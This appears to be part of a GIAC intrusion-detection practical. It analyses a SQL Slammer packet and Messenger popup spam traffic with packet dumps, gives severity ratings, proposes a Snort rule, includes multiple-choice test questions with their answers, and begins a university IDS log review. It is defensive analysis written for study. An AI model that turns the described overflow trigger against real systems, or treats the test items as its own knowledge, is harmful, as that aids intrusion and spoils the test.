Examining the packet, one initially notices nothing unique. There is what appears to be a legitimate source IP using a legitimate ephemeral port (1126) to contact a distant system (mine) on port 1434. The packet's identifying characteristics, such as ID number, flags, etc- though much fewer to review than in a TCP packet- all look like they contain data that in a routine, legitimate communication over UDP port 1434 would naturally appear.

In the body of the packet is the key to the overflow. It is detailed in CVE-CAN-2002-0649:

> *"Multiple buffer overflows in SQL Server 2000 Resolution Service allow remote attackers to cause a denial of service or execute arbitrary code via UDP packets to port 1434 in which (1) a 0x04 byte causes the SQL*

Monitor thread to generate a long registry key name, or (2) a 0x08 byte with a long string causes heap corruption."(Mitre CAN-2002-0649)

As noted in part 2, the first byte of UDP data in this packet is 0x04. This is indicative of a request to the SQL Monitor service using the port to create a registry key. Data following this request byte goes into a buffer to be later inserted into the registry. In this case, the data following this byte is too long for the allocated buffer space and results in the buffer overflow.

The worm is not sophisticated. Upon overflowing the buffer, it gets a random number seed from the Windows API GetTickCount and proceeds to scan random IPs based on this seed until either the system crashes from the load, is manually rebooted, or one of the AV company "removal tools" is used to root it out of memory (Symantec-SQLExp). Since it writes no files to the computer system, upon reboot it is clean again. However, if it is not patched, it will probably be reinfected quickly.

6. Correlations:

David Litchfield wrote the initial advisory describing the vulnerability exploited by the worm as part of a NGSSoftware Insight Security Research Advisory (http://www.nextgenss.com/advisories/mssql-udp.txt).

Jim provided insight into the inception of the attack and how it could have been worse in his posting "Variant or original posting to packetstormsecurity – long" on the Incidents list, found in the Neohapsis archives at URL http://archives.neohapsis.com/archives/incidents/2003-01/0155.html.

Symantec's writeup on the worm is at http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.html . The other antivirus vendors had about the same level of detail.

The CVE-CAN-2002-0649 describing the buffer overflow vulnerability used by the worm is found at URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

The Microsoft Security Bulletin (MS02-039) describing the buffer overflow vulnerability that the worm exploits is found at URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

Correlating GCIH papers have been written by at least five people:

Chris Hayden, http://www.giac.org/practical/GCIH/Chris_Hayden_GCIH.pdf
John McReynolds, http://www.giac.org/practical/GCIH/John_McReynolds_GCIH.pdf
Dongmei Huang, http://www.giac.org/practical/GCIH/Dongmei_Huang.pdf
Raul Zarate, http://www.giac.org/practical/GCIH/Raul_Zarate_GCIH.pdf
James Hoover, http://www.giac.org/practical/GCIH/James_Hoover_GCIH.pdf

7. Evidence of active targeting:

The SQL Slammer worm propagates by generating random IP addresses to target. While it is possible to specifically target a system by sending the crafted exploit packet to a target using netcat or other such tools, there is no indication that this is the case here. As far as I know I haven't made any enemies in the hacker world who would seek out my dynamic IP and launch this specific attack against me, but one never knows. However, I think that if I was specifically targeted, the worm would have been modified to do something more than just propagate itself, which would require the code to be altered to attack a specific target and produce a specific result. There are also large volumes of scans noted in Dshield from the listed source IP address. This noise could be cover for the Real attack against my system, I can't convince myself that's likely. Nor is it likely that the source actually specifically targeted each and every one of those reported 35,000+ systems recorded in Dshield's database.

8. Severity:
severity = (criticality + lethality) – (system countermeasures + network countermeasures)
-3=(2+1) – (4+2)=very very low severity
Each value is ranked on a scale from 1 (lowest) to 5 (highest).

Criticality: 2. The computer system that was targeted is one of my home personal computers. While having it become a DOS-spewer could reduce web surfing response time and perhaps incur the wrath of my ISP, it would not be a critical loss. There is no sensitive personal information on this system so I would not be worried about it getting compromised if for some reason the worm did more than just broadcast itself to the world. I'm giving this a 2 for the inconvenience it would create were I to lose the system.

Lethality: 2. Technically the buffer overflow used in SQL Slammer gives the attacker user privileges on the system. However, in the context of the worm, the exploit does not take advantage of this capability, though the example code released before the worm struck did exactly this. I'm giving this a 1 because of the potential DOS (mostly against me, from sucking up all my bandwidth) it could create from its propagation.

System countermeasures: 4. I don't have any vulnerable software products on my system anyways, so there could be no infection from this worm. Even so, I keep this system highly patched to prevent infection from random probing worms and other malicious intentions. The system also has a firewall set to relatively high security settings but at the time of the network traffic in question I had disabled it. Since 1434 is not allowed through my personal firewall, that would have provided my main defense against this attack, but since it was not functioning at the time of this activity I will give countermeasures a 4 rather than the 5 the personal firewall would have merited.

Network countermeasures: 2. In the past, ISPs generally didn't much care what went on in their client networks, barring activity that would affect it's overall bottom line. However, in this day of distributed and regular denial of service attacks that could negatively affect the functionality of their networks, whether or not the attacks originated with them, ISPs have been placing more importance on network security. The edge router in use on the other end of my DSL connection, as determined by analyzing the MAC of the system talking to mine (see section 2 above), is a Juniper Networks E-series edge router. According to their web page http://juniper.net/products/ip_infrastructure/e-series/ip_services_security.html these devices offer various security features including levels of filtering. It is entirely possible that they have their routers configured to allow only certain types of traffic to and from their client systems. This is borne out by examining the types of traffic I receive on a day-to-day basis. My network connection does not receive anywhere close to the volume of random scanning and worm traffic it probably ought to receive. In an average 12-hour timeperiod I can expect about 10 pings, maybe 20 netbios port probes (137), lots of p2p traffic, and one or two odds and ends (like this). I have yet to see a port 80 probe or any of the typical worm attacks that target that port, such as Nimda and Code Red. Since I see these frequently at work across our networks, I see no reason why my system's IP would be immune from such attention unless there was SOME kind of filtering going on at the ISP level. So I will give this a 2 based on at least SOME network security probably being in place.

9. Defensive recommendation:

Put that personal firewall back up! Continue to maintain current patch levels for both the operating system and all applications found on the system. Don't forget to keep updated AV too!

If you administer a network, it would also be helpful to use a network scanning tool to check your systems for open/vulnerable ports. eEye has a free tool to do this, and most commercial vulnerability scanners will also detect vulnerable systems (Murdoch).

10. Multiple choice test question:

What is the indicator of a port 1434 exploit designed to create a buffer overflow by attempting to create a very long registry key on the target system, such as that used in the SQL Slammer worm's exploit?

A. Hex 0x08 in the first byte of TCP data
B. Source port of 1126
C. Spoofed source IP
D. Hex 0x04 in the first byte of the UDP data


Answer D, a value of hex 0x04 is found in the first byte of UDP data in an exploit designed to overflow a buffer by attempting to create a very long registry key. A hex value of 0x08 in UDP (not TCP!) data could be indicative of an attempt to corrupt the heap, but this was not used in the case of the SQL Slammer worm. The other two answers are distractors.

Part 2c: Messenger Popup Spam

1. Source of Trace.

This detect came off of Ethereal (version 0.9.14) running on my desktop computer (Win2000Pro/SP4+), with a dynamic IP address, connected to the internet via Digital Subscriber Line (DSL) through an Internet Service Provider ISP. The computer has a ZoneAlarm, a personal firewall, installed, but at the time I captured this traffic it was turned it off so it would not inhibit my efforts at finding something interesting. I had also adjusted the computer's security baseline to standards similar to those supported for Win2000 by NSA (NSA). Network layout is pretty straightforward- desktop to edge router. The MAC of the next hop starts with 00:90:1a which maps to Unisphere Solutions and matches up with a Juniper Networks edge router (Franke). Had my system been on a cable connection, I could perhaps have sniffed other users' traffic, but since it was a DSL connection that option was not available to me and I had to use only traffic that came directly to my IP.

Also note that my IP changes literally every time I connect to my DSL provider, who has an extremely broad pool of IPs from which to chose, so I am not concerned about revealing my IP address in any following traces.



2. Detect was generated by:

I found this detect through visual inspection of Ethereal network traffic capture. Because of the recent publicity of Microsoft RPC end point mapper (port 135) vulnerability, a series of packets aimed at my computer with a target of 135 stood out.

The output I used, shown in section four, was generated by Ethereal printing to a text file. It lists the IP header information, followed by the UDP packet header information, followed by the DCE RPC packet information, followed by the Messenger packet information. The end of the packet trace shows the entire packet in hex with ascii interpretation on the right side of each line. I snipped the “text” portion of the message for brevity, but I “reconstructed” how the popup message text would have appeared at the end of the packet data, for ease of reading. The reason I used the Ethereal printout rather than a standard Snort/windump printout (which is a lot shorter) is that RPC packets have a lot of options and I wanted the reader to be able to review what each part of the RPC packet was, and point out interesting parts as I desired. I did also snip out the section of hex/ascii data that was showing the contents of the RPC packet, again for brevity, since it was described above the hex/ascii section.

At present there are no standard Snort rules (that I know of) that specifically look for spam-message-popup traffic entering a computer. Seems like it wouldn’t be hard to record any port 135 traffic entering your network, but that should be blocked at the perimeter anyways, so a Snort rule for this is not really necessary. But were I to desire one, I would probably write it thus:

alert udp $EXTERNAL_NET any -> $HOME_NET 135 (content:”|f8 91 7b 5a 00 ff d0 11 a9 b2 00 c0 4f b6 e6 fc|”; msg:"Port 135 Messenger Service traffic from external net!";)

This would alert on all port 135 traffic from the external network that contained the hex string representing the Messenger Service for RPC. This is the “Activity” field of the packet. The data is actually a Universally Unique Identifier (UUID), or Interface Identifier (IID), which is a 128-bit identifying code for the Messenger service.

3. Probability the source address was spoofed:

I do not believe that these packets were spoofed. Many UDP popup spam tools, even though they use the connectionless UDP, require some sort of request/reply interchange before a popup message is sent. I can not identify exactly what tool generated these messages, but based on data I will show in parts four and five I believe that the source was waiting for a response from my system before the popup message would be displayed, which means that the source was not spoofed.

That said, when I began my analysis I thought the packets *were* spoofed, for three reasons: First, they used UDP, which is a connectionless protocol. In the case of the Slammer worm, all it took was a single packet to get through to a vulnerable system and it's mission was done- no need to get back to the source IP. Yet UDP, though connectionless, still does require a request-response format in certain circumstances, and this seems to be one of those circumstances. Second, the payload of the packet is spam, and spammers usually do not want their traffic traced back to themselves. Third, the spam has information about how to contact the company about purchasing their product that is different than the details (IP, etc) of the system that sent the spam. This just shows that initial assumptions about a packet can be disproved when looking deeper into the contents.

The source IP is 65.35.55.179, which resolves to 179.55.35.65.cfl.rr.com. It is registered to RoadRunner, an ISP in the United States that caters to businesses and private individuals alike:

```
      OrgName:    ROADRUNNER-SOUTHWEST
      OrgID:      RRSW
      Address:    13241 Woodland Park Road
      City:       Herndon
      StateProv:  VA
      PostalCode: 20171
      Country:    US
```

RoadRunner is a nationwide concern. I put the IP into SamSpade.org's "Do Stuff" web form at http://www.samspade.org/ and got a traceroute that points to the IP being in Florida, possibly Orlando:

```
3    130.152.180.21   7.749 ms   isi-1-lngw2-atm.ln.net [AS226] Los Nettos origin AS
4    198.172.117.161  9.259 ms   ge-2-3-0.a02.lsanca02.us.ra.verio.net (Fake rDNS)
[AS2914] Verio
5    129.250.46.94    3.187 ms   ge-3-3-0.a02.lsanca02.us.ra.verio.net [AS2914] Verio
6    129.250.29.136   7.021 ms   xe-1-0-0-4.r21.lsanca01.us.bb.verio.net [AS2914]
Verio
7    129.250.2.187    11.760 ms  p16-1-1-0.r21.snjsca04.us.bb.verio.net [AS2914] Verio
8    129.250.9.42     11.837 ms  p16-0.aol.snjsca04.us.bb.verio.net [AS2914] Verio
9    66.185.150.82    13.342 ms  bb2-sjg-P0-0.atdn.net (DNS error)
10    66.185.152.22    18.104 ms  bb2-las-P7-0.atdn.net (DNS error)
11    66.185.152.24    86.742 ms  bb1-las-P2-0.atdn.net (DNS error)
12    66.185.152.27    27.652 ms  bb1-pho-P7-0.atdn.net (DNS error)
13    66.185.152.37    27.346 ms  bb2-pho-P1-0.atdn.net (DNS error)
14    66.185.152.106   52.561 ms  bb2-hou-P6-0.atdn.net (DNS error)
15    66.185.152.247   70.237 ms  bb2-tby-P7-0.atdn.net (DNS error)
16    66.185.138.211   93.687 ms  pop2-tby-P2-0.atdn.net (DNS error)
17    66.185.136.190   95.328 ms  rr-orlando.atdn.net (DNS error)
18    24.95.224.13     98.411 ms  srp4-0.orldflwrpk-rtr1.cfl.rr.com
19    24.95.224.68     99.396 ms  srp4-0.orldfldltn-rtr1.cfl.rr.com
20    24.95.226.114    102.438 ms pos1-0.orldfldltn-ubr1.cfl.rr.com
```

Note that line 17 in the traceroute specifically names Orlando in the name of the device through which it hopped. The last three lines have "orldfld" in their names, which also imply the same location (Orland, Florida). All this leads me to believe that the system owning this IP is in Florida.

The contents of the message, however, refer to popupbarrier.com. This is registered to SuperSoft Inc. located in the US state of Maryland, per www.samspade.org:

```
Registrant:
SuperSoft Inc.
Justin O
P.O. Box 481
Burtonsville, MD 20866
US
+1.3018902264
84002@whois.gkg.net
```

So the source of the message is different than the source of the company about which the message concerns. This is not necessarily an issue- SuperSoft Inc. could have hired out it's advertising.

Because the packet is a single UDP packet, it is difficult to fingerprint the OS from which it was sent. However, based on the TTL of 115, http://slashgod.de/honeynet/papers/finger/traces.txt suggests it could be a Windows or Netware box, though the do-not-fragment bit is not set. (There are no options for TTLs in the close-to-128 range that don't have this bit set.) The law of averages would suggest that the OS of the system is probably Microsoft Windows.

Also note that the NetBIOS name of the source system is RBEAR. This doesn't say much about the source, but does suggest that it's either running Samba or a version of Microsoft Windows. Note that in a popup messaging tool I tested, the tool had an option to change the name of the system from which the message came.

4. Description of attack:

My system received a total of 24 almost-identical packets from the source IP to port 135. Further scrutiny showed that these were actually three sets of eight identical packets. The only differences in these sets of eight packets was the times they were sent, the "Activity" field in the RPC section, and the source port. An example of these packets is shown below.

The next two sets of packets were started at three-second intervals. The sets are identified by their Activity fields as shown below:

Start time	Activity field
0	0e2c89cf-8126-4f80-a8f1-ee46d23c7f92
3	f488fbcc-d8e7-4d26-a441-089da34a6752
6	fc32c5b1-0bd4-49c0-89f1-815a428ea3fd

Each set of eight packets showed an identical pattern. The first three are sent one second apart. The next is sent two seconds later, the next four second later, the next eight seconds later, and finally, after a sixteen second wait, two more packets are sent. This can be interpreted as follows:

Time	Difference in time from first packet	Packet
0	0	Message packet
1	1	No response, so initial “retry” packet
2	1	No response, so second “retry” packet
4	2	No response, so third “retry” packet
8	4	No response, so fourth “retry” packet
16	8	No response, so fifth “retry” packet
32	16	No response, so sixth “retry” packet
32	0	No response, so cancel the connection attempt

I could not determine why the last retry and the cancellation packet were sent at the same time. I would have expected another wait to occur after the final retry packet was sent.

Below is a printout of the packet contents (IP, UDP, DCE RPC, and Messenger sections) from Ethereal. It labels each field for better understanding. The hex and ascii of the entire packet is at the bottom of the trace:

```
Internet Protocol, Src Addr: 65.35.55.179 (65.35.55.179), Dst Addr: 80.139.227.170
(80.139.227.170)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 1052
    Identification: 0xe345 (58181)
    Flags: 0x00
    Fragment offset: 0
    Time to live: 115
    Protocol: UDP (0x11)
    Header checksum: 0xb37f (correct)
    Source: 65.35.55.179 (65.35.55.179)
    Destination: 80.139.227.170 (80.139.227.170)
User Datagram Protocol, Src Port: 4917 (4917), Dst Port: epmap (135)
    Source port: 4917 (4917)
    Destination port: epmap (135)
    Length: 1032
    Checksum: 0x21c8 (correct)
DCE RPC
    Version: 4
    Packet type: Request (0)
    Flags1: 0x04
        0... .... = Reserved: Not set
        .0.. .... = Broadcast: Not set
        ..0. .... = Idempotent: Not set        <- Idempotent not set
        ...0 .... = Maybe: Not set
        .... 0... = No Fack: Not set
        .... .1.. = Fragment: Set
        .... ..0. = Last Fragment: Not set
        .... ...0 = Reserved: Not set
    Flags2: 0x00
    Data Representation: 100000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Serial High: 0x00
    Object UUID: 00000000-0000-0000-0000-000000000000
    Interface: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc  <- Interface ID
    Activity: 0e2c89cf-8126-4f80-a8f1-ee46d23c7f92   <- Activity code
    Server boot time: 0x00000000
    Interface Ver: 1
    Sequence num: 0
    Opnum: 0
    Interface Hint: 0xffff
    Activity Hint: 0xffff
    Fragment len: 944
    Fragment num: 0
    Auth proto: None (0)
    Serial Low: 0x01
Microsoft Messenger Service
    Operation: SendMessage (0)
    Server
        Max Count: 6
        Offset: 0
        Actual Count: 6
        Server: RBEAR            <- Probably configurable source name
    Client
        Max Count: 15
        Offset: 0
        Actual Count: 15
        Client: 80.139.227.170                <- target IP
    Message
        Max Count: 896
        Offset: 0
        Actual Count: 896
[Unreassembled Packet: Messenger]
00b0  00 00 80 03 00 00 00 00 00 00 80 03 00 00 5f 5f   ..............__
00c0  5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f   ________________
00d0  5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f 5f   ________________
00e0  5f 5f 5f 5f 5f 5f 5f 0d 0a 0d 0a 20 2a 20 4e 4f   _______.... * NO
00f0  54 49 43 45 20 66 72 6f 6d 20 57 57 57 2e 50 4f   TICE from WWW.PO
0100  50 55 50 42 41 52 52 49 45 52 2e 43 4f 4d 0d 0a   PUPBARRIER.COM..
```

<the rest of the packet has been snipped for brevity>

The entire text of the popup message is as follows:

```
* NOTICE from WWW.POPUPBARRIER.COM

Messenger Service pop-up windows like this represent
the newest method advertisers are abusing to get
their message out. These pop-ups are transmitted
through open ports on your PC. When these ports are
left vulnerable, vital personal data such as your
credit cards, social security number, and any
important files on your hard drive can be
downloaded, modified, or deleted by hackers.

There is currently no legislation against this form of
advertising, so your only protection is software
designed to secure all vulnerable ports and reject all
incoming messenger advertisements. Pop-up Barrier is
```

```
guaranteed to protect your PC and prevent 100% of
messages like these from obstructing your desktop.

 * Go to http://www.PopupBarrier.com to download.
```

This is an instance of using port 135 and Microsoft Messenger Service to send Windows popup messages to a target system. If the computer has port 135 open, and most systems do since by default the Messenger service is turned on, then outsiders can send these messages to you. The capability to receive pop-ups through port 135 is unique to Windows 2000 (and assumedly 2003), NT, and XP (Rose).

Important in this trace is that the RFC flag representing idempotent is not set. The below reference addresses the function of idempotent RPC connections:

> “Idempotent call semantics are for those RPC applications where no undesirable effects result from a given RPC call being processed on the server more than once. A client may issue a given RPC call more than once if the response to the first call is lost in transmission. An RPC application which maintains state information on a server may be adversely affected by multiple transmissions of the same RPC call.” (Barkley)

Since the idempotent flag is not set on this packet, the target must initiate an RPC conv_who_are_you2 sequence with the source to get its UUID. While security and reliability were not the original intention of the idempotent flag in these packets, they do seem to guarantee the reliability of the source address, since the target must get a complete response from the source before it will post the message sent in the initial packet.

Further, note that the packet includes a source NetBIOS name. This is apparently easily forged, however, as IPs and not NetBIOS names are what control the communication. This name is what will appear as the sender’s name in the popup box.

The Activity line in the packet, `0e2c89cf-8126-4f80-a8f1-ee46d23c7f92,` is randomly generated on a per-request basis, or a UUID (CDE 1.1). On all the sniffs I got, each set of Messenger and following RPC pings from source to destination had the same Activity identifier, which then ceased when the error message came up in the tool (user name not found).

The Interface ID in the packet above as `5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc.` I believe this represents the Messenger service, as I will discuss in part five.

5. Attack mechanism:

The website http://www.mynetwatchman.com/kb/security/articles/popupspam/netsend.htm compares sending popup messages using SMB (port 137/139) with sending them using RPC (port 135). The difference is that with SMB you have to first contact the system on port 137 to get it’s NetBIOS name, followed by NetBIOS and SMB negotiation before the message can be sent.

With RPC, the message goes out in the first packet, and a short (five packet) verification procedure is all that's required before the message gets displayed on the target's screen.

There do appear to be methods of anonymizing this traffic- many commercial tools advertise this. I believe that the mechanism used is related to setting the idempotent flag that, as noted in part four, was not set in this packet. The mynetwatchman web page listed above showed "verification" of the source IP, and in the packet traces shown on his web page the RPC flags set do NOT include the idempotent flag either.

I suspect that had my system been receptive to the popup message, I would have seen a process similar to that described by the myNetWatchman.com traces. In these traces the source and destination exchanged RFC conv_who_are_you2 request/response messages immediately after the initial packet. My computer never sent any acknowledgement to the source IP- so I never got the popup message.

http://www.mynetwatchman.com/kb/security/articles/popupspam/netsend.htm points out that the spam packets he saw used an interface identifier that he suspects references the Messenger service:

```
 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc
```

This identifier was also in my packets (see section four above). I could not find any reference supporting the assertion that it is definitely the Messenger service, though The Open Source's "CDE 1.11: Remote Procedure Call" (http://www.opengroup.org/onlinepubs/9629399/) discusses the 128-bit UUIDs and IIDs used with RPC. Since I could not find any other identifying characteristic that could cause RPC to translate the packet into something for the Messenger Service, it makes sense that this is the Interface Identifier for the service. This is the string I used in part two for identifying Messenger service packets in a Snort rule. Note, however, that the interface identifier as it appears above is NOT the same as the hex output- the bytes above are rearranged in a different order in the hex dump. This is consistent across all copies of Messenger traces I have found.

There are a number of tools available to create popup spam. The nyNetWatchman.com web page above describes DirectAdvertiser in some detail. I downloaded a free tool, nsend (Phrite), and tested it against my private network (not the one on which this packet was detected). Those results were similar to the packets above in that it tried to send a message and then sent pings for a while afterwards, and then canceled the connection. However, it specifically sent RPC ping messages, while my data showed not pings but a complete rebroadcast of the original message packet- perhaps to ensure the message goes through if there was some delay- and sent three sets of them, so I do not think this free tool was what caused the above traffic.

6. Correlations:

Microsoft talks about the capabilities of the Messenger service here: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q168893

The mynetwatchman website had two articles that were very useful in determining how this sort of traffic is supposed to work:
http://www.mynetwatchman.com/kb/security/articles/popupspam/netsend.htm
http://www.mynetwatchman.com/kb/security/articles/popupspam/

Paulo posted a similar trace to what I found here: http://news.spamcop.net/pipermail/spamcop-list/2003-February/034530.html. Differences include the message itself and the flags, though his idempotent flag is also not set.

A really nice GCIH paper on DCE RPC was by Jeremy Hewlett, "Messenger Service abuse via Microsoft RPC", URL: http://www.giac.org/practical/GCIH/Jeremy_Hewlett_GCIH.pdf. There were no other correlating GCIA papers that I could find. There was one reference to spam using sendmail but it was such a significantly different method of delivery that I don't think it correlates anything.

A discussion of popup spam capabilities is found at WebStars2000 International, a web-retailer who sells access to a web-based interface for sending pop-up messages: http://www.webstars2000.com/myfaq.html

Two excellent references for RPC are The Open Group's "CDE 1.1: Remote Procedure Call" (http://www.opengroup.org/onlinepubs/9629399/) and John Barkley's "NISTIR 5277 – Comparing Remote Procedure Calls" (http://hissa.nist.gov/rbac/5277/node8.html).

I did some experimenting with sending popup messages using Phrite's nsend (http://www.nsend.com/).

7. Evidence of active targeting:

Pop-up spam is not generally targeted against a specific IP. From WebStars2000 International's FAQ:

> Q: "Can I TARGET certain groups or categories of people?"
>
> A: "If anyone tells you that they can, they are ripping you off. Reason being is because a computer's IP changes each time the computer is restarted or reconnected. You can target states, countries, and regions through the ISP." (Webstars)

On the other hand, Jeremy Hewlitt's GCIH paper describes a particular messaging spam tool that has an extensive IP database that is indexed so you can pinpoint targets such as cities and zip codes as well as states, regions, and countries. Even so, since my ISP is very obviously in Germany (registered to Deutsche Telekom AG) I doubt anyone would purposefully target my ISP with English-text traffic. I do not think this was targeted at me. I do think it was rather gutsy of the pop-upper to use the very method of advertising he is campaigning against to advertise his product.

Victims of pop-up spam are usually just victims of bad luck. However, because most popup spam tools allow you to enter any IPs you want to target, there is no reason why a malicious user couldn't first figure out your IP, perhaps during your web page visit to their site, and then bombard you with targeted pop-ups.

8. Severity:

severity = (criticality + lethality) – (system countermeasures + network countermeasures)
-1 =(2+1) – (4+0)= very low severity
Each value is ranked on a scale from 1 (lowest) to 5 (highest).

Criticality: 2. The computer system that was targeted is one of my home personal computers. While having popup windows open periodically on my screen would be irritating, it would not be a critical loss. There is no sensitive personal information on this system so I would not be worried about it getting compromised if for some reason the popup did more than just popup. I'm giving this a 2 for the inconvenience it would create were I to lose the system.

Lethality: 1. Popup spam is irritating but, unless it comes in very large volumes, is not harmful to the system. In this case it did not come in large volumes, so I am giving it a 1 for inconvenience potential.

System countermeasures: 4. My Messenger Service is running, but I did not receive a copy of the popup ad. In fact, I never have received (on screen) one of these, though they obviously have been targeting me occasionally. However, I do have a relatively strong system security configuration, similar to that mandated by NSA, which could have indirectly affected the ability of an outsider to send a popup message (I even have a difficult time sharing files among different computers on my own local network). The system does have a firewall set to relatively high security settings but at the time of the network traffic in question I had disabled it. Since 135 is not allowed through my firewall, that would have provided my main defense against this attack. I'm giving it a 4 because of the lack of firewall- otherwise I would have ranked it a 5, most secure, because of the system configuration.

Network countermeasures: 0. Obviously my ISP is not protecting me from this sort of traffic, since I received it in the first place. In the future they might start blocking port 135 because of all the negative publicity it's getting, but for now I'm giving this a 0 for no network defenses against this type of threat.

9. Defensive recommendation:

Turn off unneeded services (Messenger Service).

Firewall to block incoming port 135 traffic. This is a good idea even if you do turn off the Messenger Service also, given the rising popularity of port 135 exploits.

If you have an in-line IDS system you could block port 135 from external sources from there, or better yet create a Snort rule as described in part 2, where it looks for port 135 data as well as the IID of the Messenger service. Another option would be to construct a rule to block the returning RPC conv_who_are_you2 message. If this connection could not be made, your customers would only see spoofed spam. However, this could impact non-spam traffic if you have legitimate traffic using the same request/reply process. Since I don't have a good trace of this data, I can not build an example string at this time (the conv_who_are_you2 information on the myNetWatchman.com site did not give hex information for these packets).

I do NOT recommend spending any amount of money on "pop-up blocking" tools. It is simple and easy to stop these from entering your computer by either turning off the messenger service or blocking port 135 traffic. That's essentially what these tools do too, but you pay for the privilege of doing it. Grc.com does offer a free blocker called "Shoot the messenger" that will turn off (or on, as you require) your Messenger Service so you don't have to poke around in the Windows services yourself.

10. Multiple choice test question:

What are the two ways popup spam tools deliver popup messages to Windows users?

a. Using NetBIOS over port 455 and using POP3 over port 110

b. Using SMB over port 137/139 and using SMTP over port 25

c. Using SMB over port 137/139 and using DCE RPC over port 135

d. Using DCE RPC over port 137/139 and SMB over port 455

Answer: c. One can send popup messages using SMB over port 137/139 or over DCE RPC using port 135. Depending on what tool you are using to send the DCE RPC message, you may also use some ephemeral ports to complete sending the popup.

Part 3: Analyze This!

Executive Summary.

I have analyzed IDS data gathered between 6 and 10 July 2003 from University X’s public network. The network does not appear to have too many problems, though this could be due to having a much smaller student base during the summer term. Even so, my analysis has brought to light some major security issues I would like to address.

The biggest security issue is that there does not appear to be any perimeter protection for the university. Even the most junior script kiddy can easily map this network and determine operating systems and key role systems using simple scanning tools. These tools conduct large-scale scanning on multiple ports. Despite the need to ensure students and faculty have access to all the resources they need on the Internet, it is possible to restrict your perimeter so that primary systems and internal networks are not exposed to casual hackers.

The second security issue is file sharing using peer-to-peer (p2p) file sharing and IRC XDCC. This eats up the bulk of your bandwidth and introduces hazards to every other computer on the network. Between DMCA lawsuits over copyright violations and Trojan horses in bootleg software, illicit file sharing is probably the number one worry on every university legal expert and publicist’s mind. This issue needs to be examined and solutions found to mitigate its effects.

The third security issue is false positives from the IDS. A large volume of alerts turned out to be false positives when looked at more closely. Having a large volume of alerts makes it more difficult for the analyst to quickly determine what is and isn’t important.

In this review I will detail some information about the network architecture, discuss the types of alerts that came up on the intrusion detectors, point out some external sources that could require future attention, and detail certain systems within the network that need to be checked for problems. Finally, I will close with some specific recommendations on making the organization more secure, addressing the three security issues above, while maintaining the free flow of information needed to ensure strong academic growth.

Who’s who.

In the course of my analysis I determined that certain hosts had certain functions based on their DNS entries and specific types of traffic to and from them. Below is a list of the most major systems I identified based on this data:

Mail Servers	Web Servers	FTP Servers	DNS Servers
MY.NET.25.69	MY.NET.24.44	MY.NET.60.39	MY.NET.1.3
MY.NET.25.70	MY.NET.24.34	MY.NET.60.38	MY.NET.1.4
MY.NET.25.71	MY.NET.24.35	MY.NET.60.16	MY.NET.1.5
MY.NET.25.72	MY.NET.60.11	MY.NET.60.11	MY.NET.137.7
MY.NET.25.73	MY.NET.60.14	MY.NET.24.47	
MY.NET.12.2	MY.NET.60.16	MY.NET.24.27	
MY.NET.12.4	MY.NET.60.17	MY.NET.100.165	
MY.NET.100.13	MY.NET.60.38		
MY.NET.6.55	MY.NET.60.39		
MY.NET.25.12	MY.NET.30.3		
MY.NET.100.230	MY.NET.30.4		
	MY.NET.29.11		
	MY.NET.24.58		

There are other web, email, and miscellaneous systems, but the ones above are the main ones for the university. Additional details:
MY.NET.24.8 is a new server (nntp).
MY.NET.97/98.X are dial-in/ppp IPs.
Note that the DNS servers 1.3/4 are also ntp servers.

Log Data.
List of security logs used:

scans.030706	alerts.030706	OOS_Report_2003_07_07_7208.txt
scans.030707	alerts.030707	OOS_Report_2003_07_08_10478.txt
scans.030708	alerts.030708	OOS_Report_2003_07_09_18347.txt
scans.030709	alerts.030709	OOS_Report_2003_07_10_2056.txt
scans.030710	alerts.030710	OOS_Report_2003_07_11_27931.txt

OOS files contain data from the day before the date listed in the file name.

It is important to note that there are gaps in the log files ranging from as large as six hours to only a few minutes. These gaps are representative of times when the network was not protected by an IDS. These gaps are consistent across all log files.

Alert logs contain record of all the alerts generated by the Snort IDS sensor and who was involved in those alerts. This is the primary log for analysis, while OOS and scans merely provide supporting data. The main task is to review this data and determine which of the alerts are relevant and which are false positives and false alarms and can be ignored.

OOS logs, or Out of Spec logs, show details of packets that for some reason did not match the correct profile for a packet. For example, it could have had an unauthorized set of flags. They can aid in finding intruders attempting to use stealth methods of gaining access to your networks.

Scan log files contained the largest number of alerts per day. These logs are created by Snort to keep track of how often different IPs conduct scan-like activity so it can detect various types of scans. Since these logs contain records for every connection to every system scanned, they get very large.

I noted a discrepancy in times for scan events in the alert logs. All spp_portscan alerts are logged with a time that is 16 minutes ahead of the rest of the alerts. Initially, I was not sure if this was because they are on separate systems or because the subprocessor that watches scans was somehow messing up its timestamps. I then noticed that there were gaps in the logs. All three logs reflect these gaps. With the spp_portscan alerts, the gaps occur in the data 16 minutes ahead of gaps in the other two logs. This makes me think all logs are being generated on one system after all.

Numbers of alerts noted per day:

Day	Alerts	OOS	Scans
06-Jul-03	239026	3058	5372072
07-Jul-03	237967	1149	4078730
08-Jul-03	228993	3317	2887034
09-Jul-03	222382	4543	2947938
10-Jul-03	284737	3274	3332310

Raw alert counts are listed below . There are 63 unique alerts shown. The alerts “spp_portscan- PORTSCAN DETECTED” and “spp_portscan- portscan status” are indicators of alerts in progress, rather than individual alerts, so the number of actual number of alerts is 61.

Alert	Total
spp_portscan- portscan status	697947
CS WEBSERVER - external web traffic	127829
spp_http_decode- IIS Unicode attack detected	103905
spp_portscan- PORTSCAN DETECTED	67568
spp_portscan- End of portscan	65800
SMB Name Wildcard	62554
MY.NET.30.4 activity	25639
Queso fingerprint	9648
